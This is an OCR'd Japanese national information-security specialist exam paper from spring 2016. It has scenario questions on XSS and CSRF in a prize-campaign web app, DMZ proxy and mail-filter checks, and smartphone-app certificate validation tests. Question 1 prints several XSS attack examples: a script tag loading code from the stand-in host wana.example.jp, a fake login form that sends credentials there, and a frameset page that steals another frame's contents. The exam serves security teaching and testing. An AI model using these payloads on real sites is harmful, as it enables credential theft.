SC

平成28年度　春期
情報セキュリティスペシャリスト試験
午後Ⅰ　問題

試験時間	12:30 ～ 14:00（1時間30分）

注意事項

1. 試験開始及び終了は，監督員の時計が基準です。監督員の指示に従ってください。
2. 試験開始の合図があるまで，問題冊子を開いて中を見てはいけません。
3. **答案用紙への受験番号などの記入は，試験開始の合図があってから始めてください。**
4. 問題は，次の表に従って解答してください。

問題番号	問1～問3
選択方法	2問選択

5. 答案用紙の記入に当たっては，次の指示に従ってください。
   (1) B又はHBの黒鉛筆又はシャープペンシルを使用してください。
   (2) **受験番号欄**に**受験番号**を，**生年月日欄**に**受験票の生年月日**を記入してください。正しく記入されていない場合は，採点されないことがあります。生年月日欄については，受験票の生年月日を訂正した場合でも，訂正前の生年月日を記入してください。
   (3) **選択した問題**については，次の例に従って，**選択欄**の**問題番号**を**○印**で囲んでください。○印がない場合は，採点されません。3問とも○印で囲んだ場合は，はじめの2問について採点します。
   (4) 解答は，問題番号ごとに指定された枠内に記入してください。
   (5) 解答は，丁寧な字ではっきりと書いてください。読みにくい場合は，減点の対象になります。

〔問1，問3を選択した場合の例〕

選択欄	
2問選択	○問1
	問2
	○問3


注意事項は問題冊子の裏表紙に続きます。
こちら側から裏返して，必ず読んでください。

問1　Webシステムの開発に関する次の記述を読んで，設問1～3に答えよ。

L社は，ソフトウェア受託開発企業である。このたびL社は，食品製造会社M社から，M社製品の宣伝目的で行う懸賞への応募受付を主要機能とするWebシステム（以下，懸賞システムという）の開発を受託した。懸賞システムの開発プロジェクトのリーダには，L社開発部のJ主任が任命された。

〔画面と遷移〕

L社では，懸賞システムの画面と遷移について，図1の案を作成した。



注記1　エラー時，戻る，ログアウト，懸賞メンバの初期登録，その他の画面遷移については省略している。

注記2　ログインしていない状態で画面3-3～画面3-9のURLを指定した場合は，画面1-1へリダイレクトされる。

図1　懸賞システムの画面と遷移(抜粋)

図 1 中の画面の URL のホスト部は，全て kensho.m-sha.co.jp であり，パス部は画面ごとに異なっている。ここで，m-sha.co.jp は M 社のドメイン名である。

図 1 中の矢印で示す画面遷移時に受け渡すパラメタを表 1 に示す。ただし，セッション維持に関するパラメタは省略している。

表 1　画面遷移時に受け渡すパラメタ

画面遷移（図 1 中の記号）	画面遷移時に受け渡すパラメタ
(あ)，(う)，(え)，(か)，(こ)，(さ)，(せ)	なし
(い)	キーワード
(お)	メンバ ID，パスワード
(き)	選択したキャンペーン名
(く)，(け)	応募必要事項
(し)，(す)	住所，氏名，電話番号，メールアドレス

〔脆弱(ぜい)性の発見〕

L 社では，画面遷移について M 社の承認を得た後，順調に開発を進め，総合試験に進んだ。総合試験の一部である脆弱性検査については，セキュリティ専門業者の F 社に依頼した。検査後，F 社から L 社に対して図 2 の報告があった。

(1) 画面 2-1 から画面 2-2 への遷移において，クロスサイトスクリプティング（以下，XSS という）脆弱性を発見した。当該箇所の画面遷移例は図 3 のとおりである。
(2) 画面 2-2 を表示するための図 4 のソースコードにおいて，10 行目に問題がある。URL パラメタである keyword に対して適切な処理をすべきである。
(3) 一部の画面において，クロスサイトリクエストフォージェリ（以下，CSRF という）脆弱性を発見した。
（以下，省略）

図 2　脆弱性検査の結果報告




図 3　XSS 脆弱性が発見された箇所の画面遷移例

```
1 (省略)    // import 文など
2 public class Gamen2_2 extends HttpServlet {
3   (省略)    // その他のメソッドの定義など
4   public void doGet(HttpServletRequest req, HttpServletResponse res) throws
  IOException, ServletException {
5     PrintWriter out = res.getWriter();
6     String kw = req.getParameter("keyword");       // キーワード欄の入力値を取得
7     (省略)    // out に HTML の HEAD 部を出力
8     out.println("<BODY>");
9     out.println("<H1>検索結果</H1>");
10    out.print("[" + kw + "]を検索した結果です。<br>");
11    (省略)    // out に検索結果以下の HTML を出力
12  }
13  (省略)    // その他のメソッドの定義など
14 }
```

図 4　XSS 脆弱性の原因となった部分を含むソースコード

〔XSS 脆弱性の説明と修正〕

次は，脆弱性検査の報告会での，J 主任と F 社の検査員 N さんとの質疑応答である。

J 主任：XSS 脆弱性は，入力値を細工すると警告ダイアログを表示できるという脆弱性ですよね。

N さん：XSS 脆弱性の影響は，警告ダイアログの表示だけではありません。例えば，攻撃者は，URL パラメタである keyword に攻撃用の文字列として <script src="https://wana.example.jp/Login.js"></script> を組み込んだ https://kensho.m-sha.co.jp/Gamen2_2 へのリンクを含む電子メールを作成し，被害者に送付します。被害者がそのリンクをクリックした場合，図 3 の画面 2-2 ではなく，図 5 のように改変された画面 2-2' が表示されます。このときの https://wana.example.jp/Login.js のスクリプトは，図 6 のとおりです。




図 5　改変された画面 2-2'

```
1 document.body.innerHTML="";          // HTML body 部を全部消去する
2 document.write('<H1>ログイン</H1>');
3 document.write('M社懸賞ページへようこそ。ログインしてください。<br>');
4 document.write('<form name="loginForm" action="https://wana.example.jp/login"
  method="post">');
5 document.write('メンバ ID <input type="text" name="id"><br>');
6 document.write('パスワード <input type="password" name="password">');
7 document.write('<input type="submit" name="send" value="ログイン"></form>');
```

図 6　https://wana.example.jp/Login.js のスクリプト（抜粋）

N さん：被害者が画面 2-2’ でメンバ ID とパスワードを入力すると，それらは［ a ］というホスト名の Web サーバに送信されます。この場合，画面 2-2’ が表示された時点で，被害者が偽のログインフォームだと気付くかというと，それは難しいでしょう。

J 主任：なるほど。こんな被害が発生するのですね。

N さん：XSS 脆弱性を使った他の攻撃例も紹介しましょう。Web ブラウザには，［ b ］という仕組みが実装されているので，仮に，懸賞システムのコンテンツと，攻撃者が用意した Web サーバ上に置いてある攻撃者のコンテンツの両方を，フレームを使用して，Web ブラウザ上で同一画面に表示したとしても，攻撃者のコンテンツ内のスクリプトで，懸賞システムのコンテンツを参照することはできません。

しかし，図 7 の HTML ソースコードでは，［ b ］が役立ちません。攻撃者が用意した https://wana.example.jp/getFrame.js というスクリプトで，3 行目のフレームの内容を参照することができるので，その内容を攻撃者が用意した Web サーバに簡単に送信できます。

```
1 <html><head></head>
2  <frameset rows="1,1">
3     <frame src="https://kensho.m-sha.co.jp/Gamen3_7" frameborder=0>
4     <frame src="[ c ]?[ d ]=<script src=%22https://wana.example.jp/getFra
      me.js%22></script>" frameborder=0>
5  </frameset>
6 </html>
```

注記　https://kensho.m-sha.co.jp/Gamen3_7 は，図 1 の画面 3-7 を表示する際の URL である。

図 7　攻撃用 HTML ソースコード例

N さん：攻撃者が，自分の Web サーバ上にスクリプトを用意し，図 7 の HTML ソースコードへのリンクを電子メールで送信するなどして，その HTML ソースコードを被害者の Web ブラウザに読み込ませることによって，①画面 3-7 の表示内容が窃取される可能性があります。

J 主任：そう考えると，懸賞システムの全ての画面で，表示される情報が窃取される危険性がありますね。

L 社は，XSS 脆弱性が存在するソースコードを修正した。

〔CSRF 対策の説明と懸賞システムの修正〕

N さんが引き続き CSRF 対策について説明した内容を，図 8 に示す。

(1) 使用している Web アプリケーションフレームワーク（以下，フレームワークという）に CSRF 対策機能が含まれている場合は，その機能を利用する。
(2) フレームワークに CSRF 対策機能がない場合は，次のルールに従った実装をして，CSRF 対策とする。
・POST メソッドによるアクセスだけを用いる。
・前画面で，HTML フォーム内に［ e ］を［ f ］フィールドの値として埋め込む。
・画面遷移時に受信したデータが，埋め込んだ［ e ］と一致するかを確認する。

図 8　CSRF 対策に関する説明

N さんの説明を受けて，L 社では懸賞システムについて，CSRF 対策を行う画面遷移と行わない画面遷移を，表 2 のように決定した。

表 2　CSRF 対策を行う画面遷移と行わない画面遷移

対策の有無	画面遷移（図 1 中の記号）
対策を行う	(お)，(き)，(け)，［ g ］
対策を行わない	(あ)，(う)，(え)，(か)，(こ)，［ h ］

〔再発防止策の検討〕

M 社では，無事，懸賞システムの運用を開始したものの，J 主任は，脆弱性が作り込まれないよう再発防止策が必要であると考えた。図 9 は懸賞システムの開発開始

時点の，L 社の Web アプリケーション開発ガイドライン（以下，ガイドラインという）である。

・利用者入力値の取扱い
(1) 利用者が入力する値は，期待する入力値として正当かどうか検査すること
(2) 検査の結果，正当だと判定した場合だけ，その入力値を信頼できるデータとして出力データの生成に使用すること
・出力データの生成
(1) 信頼できるデータだけを使用して，出力データを生成すること

図 9　懸賞システムの開発開始時点の L 社のガイドライン（抜粋）

今回，XSS 脆弱性の原因となった図 4 のソースコードを作成した T 君に事情を聞いたところ，“②画面 2-1 において Web ブラウザ側のスクリプトで入力値を検査していたので，URL パラメタである keyword の値を信頼できるデータと判断して，出力データの生成にそのまま使用した”と答えた。

J 主任は，信頼できるデータの定義を厳密に定めようと，N さんに相談した。この時の N さんの回答を，図 10 に示す。

(1) 入力値の取扱いについて
(ア) 入力値が正当かどうかを［ i ］で稼働するプログラムで確認する必要がある。
(2) 出力データの生成における信頼できるデータについて
(ア) <>&"’ を含まない文字列であっても，HTML 内の出力される箇所によっては，XSS 脆弱性の原因となる場合があるので，信頼できるデータとはいえない。例えば，［ j ］を出力する箇所では，XSS 脆弱性を防ぐために“javascript:”などの文字列を排除する必要がある。
(イ) 信頼できるデータを厳密に定義することはできないので，ガイドラインの内容を抜本的に修正する必要がある。

図 10　N さんの回答(抜粋)

J 主任は，他の脆弱性に関する調査も進め，ガイドラインを修正した。このガイドラインによって，その後 L 社では，セキュリティについての品質が向上した。

設問1　〔XSS 脆弱性の説明と修正〕について，(1)～(5)に答えよ。

(1)　本文中の［　a　］に入れる適切な字句を，FQDN で答えよ。

(2)　画面 2-2’ を表示した時点で，Web ブラウザのアドレスバーに表示される URL のホスト部を，FQDN で答えよ。

(3)　本文中の［　b　］に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア　Asynchronous JavaScript + XML　　イ　HTTP Strict Transport Security

ウ　JavaScript Object Notation　　エ　Same Origin Policy

(4)　図 7 中の［　c　］，［　d　］に入れる適切な字句を答えよ。

(5)　本文中の下線①の窃取が成功するのは，懸賞システムにおいて，被害者がどのような状態にあるときか。20 字以内で述べよ。

設問2　〔CSRF 対策の説明と懸賞システムの修正〕について，(1)，(2)に答えよ。

(1)　図 8 中の［　e　］，［　f　］に入れる適切な字句を，それぞれ 10 字以内で答えよ。

(2)　表 2 中の［　g　］，［　h　］に入れる記号の適切な組合せを，解答群の中から選び，記号で答えよ。

解答群

記号	g	h
ア	(い)，(く)，(さ)	(し)，(す)，(せ)
イ	(い)，(く)，(し)	(さ)，(す)，(せ)
ウ	(く)，(し)，(す)	(い)，(さ)，(せ)
エ	(さ)，(し)，(せ)	(い)，(く)，(す)

設問3　〔再発防止策の検討〕について，(1)～(3) に答えよ。

(1)　本文中の下線②の検査では，攻撃を防御する上で効果を発揮しない理由を，40 字以内で具体的に述べよ。

(2)　図 10 中の［　i　］に入れる適切な字句を，10 字以内で答えよ。

(3)　図 10 中の［　j　］に入れる適切な字句を，5 字以内で答えよ。

問2　DMZ 上の機器の情報セキュリティ対策に関する次の記述を読んで，設問 1～4 に答えよ。

U 社は，従業員数 1,500 名の機械部品製造会社である。横浜に本社及び工場があり，国内 10 か所に営業所がある。U 社では，本社に DMZ を設置し，電子メール（以下，メールという）の送受信，Web の閲覧及び Web サーバによる情報公開に利用している。ドメイン名は，u-sha.co.jp（以下，U 社ドメインという）である。U 社ドメインの管理には，B 社 DNS サービスを利用している。

U 社では，コピー機能，プリント機能，イメージスキャン機能及びイメージ送信機能が一体になった複合機を導入している。


U 社で使用しているメールアドレスを表 1 に示す。

表 1　U 社で使用しているメールアドレス

種別		メールアドレス	概要
従業員用メールアドレス		*user*@u-sha.co.jp	従業員が使用するメールアドレスである。*user* は，従業員ごとに異なる。
特定目的用メールアドレス	メール管理者用メールアドレス	postmaster@u-sha.co.jp	メールシステム管理者用メールアドレスである。
	複合機用メールアドレス	scanner@u-sha.co.jp	全ての複合機に共通のメールアドレスである。送信専用である。

〔U 社情報システムの構成〕

U 社情報システムのネットワーク構成を図 1 に，機器の機能概要を表 2 に示す。



注記1　工場及び営業所については，記載を省略している。
注記2　本社 LAN に PC が接続されているが，記載を省略している。

図1　U社情報システムのネットワーク構成

表2　機器の機能概要（抜粋）

機器名	機能概要
プロキシサーバ	・DNS キャッシュ機能及びオープンリゾルバ防止機能 ・プロキシ機能及びオープンプロキシ防止機能 ・URL フィルタリング機能 ベンダが提供するベンダブラックリスト，及びサーバ管理者が登録できる管理者ブラックリストがある。
外部メールサーバ	・インターネットと内部メールサーバとの間のメール転送機能 ・インターネットから転送されるメールに対するフィルタリング機能 フィルタリングは次の(1)～(6)の順に行われる。 (1) 迷惑メールの送信に悪用される［ a ］を防止するために，エンベロープの宛先メールアドレスのドメイン名が U 社ドメイン以外のメールを拒否 (2) 迷惑メール対策として，［ b ］認証技術の一つである SPF（Sender Policy Framework）によって Fail と判定されたメールを拒否 (3) エンベロープの送信者メールアドレスとブラックリスト 1 の照合結果によって，メールを拒否 (4) エンベロープの宛先メールアドレスとブラックリスト 2 の照合結果によって，メールを拒否 (5) メールヘッダの送信者メールアドレスとブラックリスト 3 の照合結果によって，メールを拒否 (6) メールヘッダの宛先及び同報先メールアドレスとブラックリスト 4 の照合結果によって，メールを拒否 なお，ブラックリスト 1～ブラックリスト 4 には，拒否したいメールアドレス，又は拒否したいメールアドレスのドメイン名を登録する。照合は，完全一致によって行われる。

表2　機器の機能概要（抜粋）（続き）

機器名	機能概要
複合機	・コピー機能，プリント機能及びイメージスキャン機能 ・イメージ送信機能 送信者メールアドレスとして複合機用メールアドレスを用い，スキャンしたイメージを添付したメールを，イメージを作成した本人又は同じ部署の従業員のメールアドレスに送信する。

B社のDNSサービスに登録されているU社ドメインの設定を図2に示す。

```
u-sha.co.jp.      IN TXT "v=spf1 +ip4:x1.y1.z1.235 -all"
```

注記　x1.y1.z1.235は，外部メールサーバのIPアドレスである。

図2　U社ドメインの設定（抜粋）

〔情報セキュリティ対策の強化〕

最近，U社と同業のC社において，DMZ上の機器への不正侵入による情報漏えい事件が発生したとの報道があった。事件を知ったU社の経営幹部は，U社でも同様の問題が起こるおそれがあるかどうかについて，早急に調査するように，情報システム部長に指示した。調査は，情報システム部のKさんが担当し，セキュリティ専門業者Y社のW氏から支援を受けることになった。

〔DMZ上の機器の設定の点検〕

Kさんは，DMZ上の機器の設定を点検することにした。まず，外部メールサーバ，Webサーバ及びDMZ上のL2SWを点検することとし，W氏に相談した。W氏は，図3のようにインターネットで行われている攻撃の例を説明し，まず，プロキシサーバについて設定を点検すべきであると指摘した。

・DNSキャッシュポイズニング攻撃
・オープンリゾルバ防止機能が適切に設定されていない場合に起きるDNS［　c　］攻撃

図3　インターネットで行われている攻撃の例

W氏はKさんに，プロキシサーバの設定の点検方法を説明した。

〔プロキシサーバの設定の点検〕

K さんは，プロキシサーバの DNS キャッシュ機能について，名前解決問合せパケットの［ d ］のランダム化設定の有無を調べ，適切に設定されていることを確認した。K さんは，その設定が行われていない場合，どのようなことが起きるのかを W 氏に質問した。W 氏は，DNS 名前解決通信では UDP が使われており，UDP ヘッダの［ d ］のランダム化が設定されていないと，図 4 に示すような DNS キャッシュ機能への攻撃が成功する可能性が高まると答えた。

(1) 攻撃者が，メールサーバを用意する。
(2) 攻撃者が，取引先ドメイン名の MX レコードを用意する。
(3) 攻撃者が，プロキシサーバに対して DNS キャッシュポイズニング攻撃を行い，用意した MX レコードを DNS キャッシュに保存させる。

図 4　DNS キャッシュ機能への攻撃

W 氏は，図 4 の攻撃の結果，［ e ］が，DNS キャッシュに保存させられた MX レコードを参照するので，①メール配送に影響が生じることを説明した。K さんは，W 氏の説明を理解した。

次に，K さんは，URL として，https://www.example.ne.jp/user035/index.html をフィルタリングしようと設定してみたが，パス名を含めた URL 全体を設定できず，ホスト単位のフィルタリングだけが設定できる仕様となっていたことを説明し，その理由を W 氏に質問した。W 氏の回答は，次のとおりであった。

・この URL の場合，プロキシサーバ経由で HTTP over TLS 通信が行われる。
・PC の Web ブラウザは，CONNECT メソッドを用いてプロキシサーバに接続し，サーバ www.example.ne.jp との間のトンネルの確立を要求する。
・PC の Web ブラウザは，プロキシサーバからステータスコードが 200 である応答を受信した後，サーバ www.example.ne.jp との間の TLS セッションを開始する。

W 氏の説明を受け，K さんは，②HTTP over TLS 通信では URL フィルタリングがホスト単位となることを理解した。

K さんは，プロキシサーバが DNS［ c ］攻撃に悪用されないようにする対策を含めて，他の設定を点検し，他に問題がないことを確認した。

〔外部メールサーバの設定の点検〕

K さんは，外部メールサーバの設定を点検した。W 氏は，複合機用メールアドレスを詐称したメールがインターネットから送信されて，マルウェア感染が起きるおそれがあることを指摘した。指摘を踏まえ，K さんは，③外部メールサーバの設定を変更した。さらに，念のため，複合機用メールアドレスを詐称するメールについての注意喚起情報を社内に周知した。

K さんは，引き続き外部メールサーバの設定を点検し，他に問題がないことを確認した。

最後に，K さんは，Web サーバ及び DMZ の L2SW の設定を点検し，問題がないことを確認した。

設問1　表 2 中の［ a ］，［ b ］に入れる適切な字句を，それぞれ 10 字以内で答えよ。

設問2　図 3 中及び本文中の［ c ］に入れる適切な字句を，10 字以内で答えよ。

設問3　〔プロキシサーバの設定の点検〕について，(1)～(3)に答えよ。

(1)　本文中の［ d ］に入れる適切な字句を，10 字以内で答えよ。

(2)　本文中の［ e ］に入れる機器名を，図 1 中の字句を用いて，10 字以内で答えよ。また，本文中の下線①で生じるとしている影響を，40 字以内で具体的に述べよ。

(3)　本文中の下線②の理由は，CONNECT メソッドのどのような仕様によるものか。該当する仕様を，20 字以内で具体的に述べよ。


設問4　本文中の下線③について，変更箇所を，表 2 中の字句を用いて 10 字以内で答えよ。また，変更内容を，30 字以内で具体的に述べよ。

問3　スマートフォンアプリケーションの試験に関する次の記述を読んで，設問 1，2 に答えよ。

S 社は，従業員数 100 名の EC サービス会社である。今回，新たにショッピングサイト（以下，S サイトという）と S サイト専用のスマートフォンアプリケーション（以下，S アプリという）から構成されるシステム（以下，S システムという）の開発プロジェクトを立ち上げた。プロジェクトリーダには，サービス開発部の R さんが任命され，S システムのセキュリティについては，セキュリティ専門業者の A 氏の支援を受けることになった。

〔S システムの概要〕

S システムの構成を図 1 に，S アプリの機能概要を図 2 に示す。



FW：ファイアウォール
Sサーバ：SサイトのWebサーバ
DBサーバ：データベースサーバ
注記　DNS サーバは省略している。

図 1　S システムの構成

・S サーバとの間では HTTP over TLS（以下，HTTPS という）を使って通信を行う。
・S アプリ内に，S サーバの FQDN が組み込まれている。
・スマートフォンに対応している商用認証局から S サーバに対して発行されたサーバ証明書（以下，S サイト用サーバ証明書という）を，S サーバの認証に使用する。
・S サーバと通信ができなかった場合は通信エラー画面を表示し，S サーバを認証できなかった場合はサーバ認証エラー画面を表示する。

図 2　S アプリの機能概要（抜粋）

〔S アプリでのサーバ証明書の検証試験〕

開発がテスト工程に入り，R さんは，A 氏と共同で，S システムのセキュリティに関する試験を検討し，S サーバの認証を行うためのサーバ証明書の検証が S アプリで適切に行われていることの確認を試験に含めた。

Rさんは，図3に示すサーバ証明書の検証試験環境をS社内に設置し，スマートフォンからは無線 LAN 機能でこの検証試験環境に接続することにした。また，サーバ証明書の検証試験環境で用いる機器と設定を表 1 に，不正なサーバ証明書の検出についての試験項目を表2にまとめた。

なお，試験に使うサーバ証明書は，別に用意したプライベート認証局で発行する。




図3　サーバ証明書の検証試験環境

表1 サーバ証明書の検証試験環境で用いる機器と設定（抜粋）

機器名	設定
試験用 Web サーバ	試験用のサーバ証明書を登録する。
試験用 DNS サーバ	[a] の FQDN から [b] の IP アドレスに名前解決するための A レコードを設定する。
試験用 DHCP サーバ	スマートフォン自体の IP アドレス及びサブネットマスク，並びにスマートフォンが参照する DNS サーバの IP アドレスを割り当てる。

表2　不正なサーバ証明書の検出についての試験項目（抜粋）

項番	試験項目	試験方法	期待される結果
1	発行者が不正であることの検出	・試験用 Web サーバに次の値のサーバ証明書を登録する。 サブジェクトのコモンネーム：S サイト用サーバ証明書と同一の値 有効期間の開始と終了：S サイト用サーバ証明書と同一の値 ・スマートフォンにプライベート認証局のルート証明書を登録しない。	[d]
2	有効期間内でないことの検出	・試験用 Web サーバに次の値のサーバ証明書を登録する。 サブジェクトのコモンネーム：S サイト用サーバ証明書と同一の値 有効期間の開始：S サイト用サーバ証明書と同一の値 有効期間の終了：[c] ・スマートフォンにプライベート認証局のルート証明書を登録する。	[d]

表2　不正なサーバ証明書の検出についての試験項目（抜粋）（続き）


項番	試験項目	試験方法	期待される結果
3	サブジェクトのコモンネームが不正であることの検出	・試験用 Web サーバに次の値のサーバ証明書を登録する。 サブジェクトのコモンネーム：［a］の FQDN とは異なる値 有効期間の開始と終了：S サイト用サーバ証明書と同一の値 ・スマートフォンにプライベート認証局のルート証明書を登録する。	［d］

なお，S アプリと試験用 Web サーバ間で HTTPS 通信が確立することは，サーバ証明書の検証試験を実施する前に，試験用 Web サーバに S サイト用サーバ証明書を登録して確認している。

A 氏は，図 3，表 1 及び表 2 のレビューを行い，問題がないことを確認した。R さんが試験を実施した結果，S アプリでのサーバ証明書の検証に不備は見つからなかった。

〔S アプリでのサーバ証明書の検証不備による影響の検討〕

R さんは，S アプリでのサーバ証明書の検証に不備がある場合に，どのような攻撃が行われると影響を受けるのかを，A 氏に質問した。A 氏は，中間者攻撃に用いられる環境の例を図 4 に示した。



注記　破線は無線通信を示している。

図 4　中間者攻撃に用いられる環境の例

図 4 では，攻撃者が中間者サーバを含む機器を準備し，その先でインターネットを介して S サイトに接続している。中間者サーバは，S アプリとの間，及び S サイトとの間で，独立した二つの HTTPS 通信を確立し，中継する。

R さんは A 氏に，例えば，表 3 に示す攻撃者が準備するサーバ証明書のうち，ど

れを使用すると中間者攻撃が成功するのかを質問した。A氏は，もしSアプリにサーバ証明書の検証不備があると，表4のとおり攻撃が成功すると答えた。

表3　攻撃者が準備するサーバ証明書

証明書番号	発行者	サブジェクトのコモンネーム
1	スマートフォンに対応している商用認証局	攻撃者が所有しているドメインを使用したFQDN
2	攻撃者が準備するプライベート認証局	
3		Sサーバの FQDN
4		上記二つ以外の FQDN

表4　中間者攻撃が成功するサーバ証明書

項番	サーバ証明書の検証状況		中間者攻撃が成功するサーバ証明書
	発行者の検証不備	サブジェクトのコモンネームの検証不備	
1	あり	あり	e
2	あり	なし	f
3	なし	あり	g

A氏は，サーバ証明書の検証不備がある場合に，①Sアプリの利用者が，図4中のW-APに接続すると，中間者攻撃を受けることを説明した。説明を受けたRさんは，表2の試験において，Sアプリに不備が見つからなかったことから，中間者攻撃を受けた場合には利用者が気付くことができると判断した。

その後，残りの工程も完了し，S社ではSシステムを無事リリースした。

設問1　〔Sアプリでのサーバ証明書の検証試験〕について，(1)～(4)に答えよ。

(1) 表1中及び表2中の［ a ］に入れる適切な字句を，図1中又は図3中の構成要素から選び，答えよ。

(2) 表1中の［ b ］に入れる適切な字句を，図1中又は図3中の構成要素から選び，答えよ。

(3) 表2中の［ c ］に入れる適切な字句を，15字以内で答えよ。

(4) 表2の試験で，Sアプリが試験項目どおりに動作している場合に，どのような結果となるか。［ d ］に入れる適切な結果を，本文中又は図表中の字句を用いて，30字以内で具体的に述べよ。

設問2　〔Sアプリでのサーバ証明書の検証不備による影響の検討〕について，(1)，(2)に答えよ。

(1)　表 4 中の［　e　］～［　g　］に入れるサーバ証明書を，それぞれ表3中から全て選び，証明書番号で答えよ。

(2)　本文中の下線①について，攻撃者が，W-AP の設定をどのように細工すると，S アプリの利用者のうち，公衆無線 LAN の利用者のスマートフォンを自動的に W-AP に接続させることができてしまうか。W-AP の設定上の細工を 45 字以内で具体的に述べよ。

〔 メ モ 用 紙 〕

6. 退室可能時間に途中で退室する場合には，手を挙げて監督員に合図し，答案用紙が回収されてから静かに退室してください。

